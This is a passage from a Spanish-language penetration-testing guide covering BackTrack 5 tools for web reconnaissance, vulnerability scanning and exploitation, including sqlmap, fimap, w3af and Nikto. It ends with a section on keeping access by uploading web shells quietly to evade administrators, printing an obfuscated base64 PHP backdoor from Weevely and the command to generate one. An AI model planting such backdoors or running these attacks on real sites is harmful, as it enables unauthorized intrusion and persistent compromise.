Gráfico N° 17. Waffit



Fuente: /pentest/web/waffit# ./wafw00f.py http://site.com/

UA-Tester: Esta herramienta está diseñada para comprobar automáticamente si una URL específica está usando una lista Standar o No-Standar User-Agent proporcionada por el usuario (1 por línea).

Uso:

- /pentest/enumeration/web/ua-tester# ./UAtester.py -u www.site.com

Gráfico N° 18. UA-Tester


Fuente: /pentest/enumeration/web/ua-tester# ./UAtester.py -u www.site.com

OPEN SOURCE ANALYSIS: Open-Source Analysis se realiza utilizando herramientas como GHDB, revhosts, xssed y Maltego. El GHDB (Google Hack Data Base) y Xssed están vinculadas a sitios webs, mientras que las dos otras son herramientas de consola.

GHDB: Google Hacking Database, el equipo de exploit-db mantiene una base de datos para google dorks que pueden ayudar mucho a los Pen-testers en la recopilación de información. Podemos usar las dork's para encontrar ciertos tipos de servidores vulnerables u otra información.

Por ejemplo, un dork Google como "**Microsoft-IIS/6.0" intitle:index.of** " se puede utilizar para detectar el servidor que ejecuta Microsoft IIS 6.0.

Gráfico N° 19. GHDB



Fuente: Google hacking-database


Xssed: Xssed.com es otro sitio web que contiene una lista de sitios web vulnerables a Cross Site Scripting, presentada por varios autores.

Se puede abrir desde: **Applications - Backtrack - Information Gathering - Web Application Analysis - Open Source Analysis - Xssed**.

Revhosts: Revhosts es un proyecto pasivo escrito en Python que se utiliza para la recopilación de información (es decir, el Host, VirtualHost, entrada de DNS, directorios, dirección de correo, subred, etc.) Esta herramienta se encuentra tanto en la interfaz gráfica de usuario y la consola.

Se ubica en: **Applications - BackTrack - Information Gathering - Web Application Analysis - Open Source Analysis - Revhosts.**

Gráfico N° 20. Revhosts




Fuente: Applications - BackTrack - Information Gathering - Web Application Analysis - Open Source Analysis - Revhosts

WEB CRAWLERS: En esta última categoría de Análisis Web, se utilizan los famosos Crawlers, esto ayudara mucho a enumerar los archivos "escondidos" dentro de un servidor web.

La suite de BackTrack cuenta con muchas herramientas para llevar a cabo este tipo de análisis como son el Dirb, Golismero, SqlScan, Deblaze y WebShag.

WebShag tiene opciones como escaneo de puertos, recopilación de información básica, spider y fuzzing, se puede encontrar en: **Applications - BackTrack - Information Gathering - Web Application Analysis - Web Crawlers - WebShag Gui.**

Gráfico N° 21. Webshag 1.10



Fuente: Applications - BackTrack - Information Gathering - Web Application Analysis - Web Crawlers - WebShag Gui.

VULNERABILITY ASSESSMENT AND EXPLOITATION: La etapa de evaluación de la vulnerabilidad es donde se puede explorar nuestro objetivo en busca de errores, pero antes de hacer una evaluación de la vulnerabilidad, la recopilación de información sobre el objetivo es mucho más útil.

La fase de recopilación de información sigue siendo el paso clave antes de realizar nuevos ataques, simplemente porque hace el trabajo más fácil, por ejemplo, en la primera etapa: en el uso de escáners para identificar el **CMS** como **BlindElephant**, se escaneo y se encontró la versión de la aplicación instalada.

Ahora, en la etapa de evaluación de la vulnerabilidad, se pueden utilizar muchas herramientas (escaners) que ayudaran mucho a encontrar respectivas vulnerabilidades en un servidor web específico, como por ejemplo:

Joomscan: Es una herramienta basada en Perl que se utiliza para identificar las vulnerabilidades más conocidas como Sql Injection, XSS u otras, en los servidores web basados en la plataforma Joomla.

Uso:

- /pentest/web/joomscan# ./joomscan.pl -u www.site.com

Gráfico N° 22. Joomscan


Fuente: /pentest/web/joomscan# ./joomscan.pl -u www.site.com

SqlMap: Sqlmap es una herramienta de código abierto que ayuda a automatizar el proceso de detectar y explotar las vulnerabilidades de inyección SQL permitiendo tener acceso total a la base de datos de los servidores web.

Uso:

- /pentest/database/sqlmap# ./sqlmap.py -u http://www.site.com/ --dbs

Gráfico N° 23. SqlMap



Fuente: /pentest/database/sqlmap# ./sqlmap.py -u http://www.site.com/ --dbs

Fimap: Fimap es una pequeña herramienta programada en python que puede encontrar, preparar, auditar & explotar automáticamente los errores de Remote File Inclusion en aplicaciones web. Fimap debe ser algo como sqlmap pero sólo para LFI/RFI en lugar de la inyección de SQL. Esta actualmente bajo desarrollo, pero es utilizable. El objetivo de Fimap es mejorar la calidad y la seguridad de su sitio web.

Uso:

- /pentest/web/fimap#./fimap.py-
  http://localhost/test.php?file=bang&id=23/pentest/web/fimap# ./fimap.py -g -q 'noticias.php?id='

Gráfico N° 24. Fimap


Fuente:/pentest/web/fimap#./fimap.py-http://localhost/test.php?file=bang&id=23/pentest/web/fimap#./fimap.py-g-q'noticias.php?id='

TheHarvester: TheHarvester es una herramienta para recopilar cuentas de correo electrónico, nombres de usuario y nombres de host o subdominios de diferentes fuentes públicas como motores de búsqueda y los servidores de claves PGP.

Uso:

- ./theharvester.py -d microsoft.com -l 500 -b google
- ./theharvester.py -d microsoft.com -b pgp
- ./theharvester.py -d microsoft -l 200 -b linkedin

Gráfico N° 25. TheHarvester



Fuente: ./theharvester.py -d microsoft.com -l 500 -b google

Shodan: Esto es otra herramienta de evaluación web, una utilidad particular para los pentesters. Puede ser utilizado para recoger una serie


de información inteligente sobre los dispositivos que están conectados a la Internet. Podemos, por ejemplo, buscar para ver si todos los dispositivos de red, como routers, VoIP, impresoras, cámaras, etc están en su lugar. Para buscar si algún servicio se está ejecutando en el dominio, la sintaxis sería:

- hostname:target.com port:80,21,22

Si deseamos simplemente conocer los resultados sobre el nombre de host, simplemente, la sintaxis seria:

- hostname:target.com

Gráfico N° 26. Shodan




W3af: W3af es una herramienta de Auditoria de Seguridad para Aplicaciones Webs, se encuentra básicamente dividido en varios módulos como el Ataque, Auditoria, Exploit, Descubrimiento, Evasión y Brute Force, lo cual se pueden usar todos en consecuencia.

Estos módulos en W3af vienen con varios módulos secundarios como, por ejemplo, podemos seleccionar la opción XSS en el módulo de Auditoria suponiendo que es necesaria para realizar una determinada Auditoria.

Se ubica en: **Applications - BackTrack - Vulnerability Assessment - Web Application Assessment - Web Vulnerability Scanners - w3af**


Gráfico N° 27. Hostname



Fuente: Applications - BackTrack - Vulnerability Assessment - Web Application Assessment - Web Vulnerability Scanners - w3af

Una vez completado el análisis, w3af muestra información detallada acerca de las vulnerabilidades encontradas en el sitio web especificado, que se puede comprometer en consecuencia de una explotación adicional.

Gráfico N° 28. W3af



Fuente: w3af

Una vez que la vulnerabilidad es encontrada, podemos configurar los plugins en el módulo "Exploit" y realizar nuevos ataques, que nos pueden ayudar a obtener una WebShell en el sitio objetivo. Otra ventaja importante de w3af es que también viene con MSF para tomar el ataque al siguiente nivel.

Uniscan: Uniscan es un escáner de vulnerabilidades Web, dirigido a la seguridad informática, cuyo objetivo es la búsqueda de vulnerabilidades en los sistemas web. Está licenciado bajo GNU GENERAL PUBLIC LICENSE 3.0 (GPL 3).


Uniscan está desarrollado en Perl, tiene un fácil manejo de expresiones regulares y también es multi-threaded.

Se puede descargar desde el siguiente link: Download Uniscan Web Vulnerability Scanner v6.2

Uso:

- ./uniscan.pl -u http://www.site.com/ -qweds

Gráfico N° 29. Uniscan



Fuente: ./uniscan.pl -u http://www.site.com/ -qweds


Nikto: Nikto es un escáner de servidor web que realiza pruebas completas contra los servidores web para varios artículos, incluyendo más de 6500 archivos/CGIs potencialmente peligrosos, los controles de versiones no actualizadas de más de 1250 servidores, y los problemas específicos de la versión de más de 270 servidores. También comprueba los elementos de configuración del servidor, tales como la presencia de múltiples archivos de índice y opciones de servidor HTTP.

Se ubica en: **Applications - BackTrack - Vulnerability Assessment - Web Application Assessment - Web Vulnerability Scanners - Nikto**

Uso:

- /pentest/web/nikto# ./nikto.pl -host ww.site.com

Gráfico N° 30. Nikto



Fuente: /pentest/web/nikto# ./nikto.pl -host ww.site.com

MAINTAINING ACCESS: Una vez que tengamos acceso a la página web (objetivo), tenemos que mantener el acceso para su uso futuro, porque no queremos estar empezando desde cero una y otra vez. Con el fin de evitar esto, podemos cargar las shell's web o puertas traseras a la página web.

La codificación de la puerta trasera también es importante, ya que no debe crear "ruido" una vez cargado en el servidor. Si es así, entonces los administradores pueden fácilmente detectar y eliminar las puertas traseras.

En la suite de BackTrack 5r3 se incorporan buenas herramientas para llevar a cabo este proceso, las cuales son los siguientes:

Weevely: Weevely es una herramienta esencial para la explotación posterior de aplicaciones web, y se puede utilizar como puerta trasera o como una shell web para gestionar las cuentas web. Weevely busca funciones como system(), passthru(), popen(), exec(), proc_open(), shell_exec(), pcntl_exec(), perl->system(), python_eval()) utilizando las funciones activadas en una servidor remoto. El código siguiente es un ejemplo del código de la puerta trasera creada por Weevely.

---

eval(base64_decode('cGFyc2Vfc3RyKCRfU0VSVkVSWydIVFRQX1JFRkVSRVInXSwk
YSk7IGlmKHJlc2V0KCRhKT09J2luJyAmJiBjb3VudCgkYSk9PTkpIHsgZWNobyAnPGZv
c2VjPic7ZXZhbChiYXNlNjRfZGVjb2RlKHN0cl9yZXBsYWNlKCIgIiwgIisiLCBqb2luK
GFycmF5X3NsaWNlKCRhLGNvdW50KCRhKS0zKSkpKSk7ZWNobyAnPC9mb3NlY
z4nO30='));

Se ubica en: **Applications - BackTrack - Maintaining Access - Web BackDoors - Weevely**

Uso:


- /pentest/backdoors/web/weevely# ./weevely.py generate password /root/back.php (creara el backdoor)

Gráfico N° 31. Weevely

